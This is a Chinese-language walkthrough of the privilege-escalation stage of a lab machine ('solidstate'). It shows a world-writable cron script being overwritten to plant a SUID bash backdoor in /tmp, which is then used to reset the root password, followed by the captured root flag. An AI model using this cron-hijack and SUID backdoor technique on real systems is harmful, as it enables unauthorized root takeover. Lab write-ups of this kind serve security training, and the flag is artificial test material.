
更改Shell成功！！

重新登录系统时，发现Shell的环境变量存在问题，使用如下命令修复：

```bash
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
```

定时脚本提权

进行本地信息预收集时，尝试列出 `/opt` 目录：



```
mindy@solidstate:/opt$ ls -lA
total 8
drwxr-xr-x 11 root root 4096 Apr 26  2021 james-2.3.2
-rwxrwxrwx  1 root root  105 Aug 22  2017 tmp.py
mindy@solidstate:/opt$ 
```

发现有 `tmp.py` 脚本文件，内容如下：

/opt/tmp.py Python


```python
#!/usr/bin/env python
import os
import sys
try:
     os.system('rm -r /tmp/* ')
except:
     sys.exit()
```

怀疑该脚本为定时任务脚本，鉴于靶机上没有 `sudo` 命令，将脚本内容改为：

/opt/tmp.py -- New Python

```python
#!/usr/bin/env python
import os
if os.path.exists("/tmp/id.txt") and os.path.exists("/tmp/.evilbash"):
    exit(0)
os.system("id > /tmp/id.txt")
with open("/bin/bash","rb") as f:
    binary_data = f.read()
with open("/tmp/.evilbash","wb") as f:
    f.write(binary_data)
os.chmod("/tmp/.evilbash",0o4777)
```


等待一会儿后，在 `/tmp` 目录下出现了被设置 `SUID` 权限的 `bash` 后门程序：



```
mindy@solidstate:/tmp$ ls -lA
total 1264
-rwsrwxrwx 1 root       root       1265272 Jun 22 22:06 .evilbash
drwxrwxrwt 2 root       root          4096 Jun 22 20:05 .font-unix
drwxrwxrwt 2 root       root          4096 Jun 22 20:05 .ICE-unix
-rw-r--r-- 1 root       root            39 Jun 22 22:06 id.txt
drwxrwxrwt 2 root       root          4096 Jun 22 20:05 .Test-unix
-r--r--r-- 1 Debian-gdm Debian-gdm      11 Jun 22 20:05 .X1024-lock
drwxrwxrwt 2 root       root          4096 Jun 22 20:05 .X11-unix
drwxrwxrwt 2 root       root          4096 Jun 22 20:05 .XIM-unix
mindy@solidstate:/tmp$
```

直接执行如下命令修改 `root` 用户的密码，并切换至 `root` 用户：

```bash
cd /tmp
./.evilbash -p
python -c "import os;os.setuid(0);os.setgid(0);os.system('passwd root')"
exit
su -
```



```
mindy@solidstate:/tmp$ ./.evilbash -p
.evilbash-4.4# id
uid=1001(mindy) gid=1001(mindy) euid=0(root) groups=1001(mindy)
.evilbash-4.4# python -c "import os;os.setuid(0);os.setgid(0);os.system('passwd root')"
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
.evilbash-4.4# exit
exit
mindy@solidstate:/tmp$ su -
Password:
root@solidstate:~# id
uid=0(root) gid=0(root) groups=0(root)
root@solidstate:~# 
```

提权成功！！！！

Flag文件展示

/root/root.txt

Plain Text

```
6f3e7590be5bc7d4b82f2ead0a79f618
```

本次靶机渗透到此结束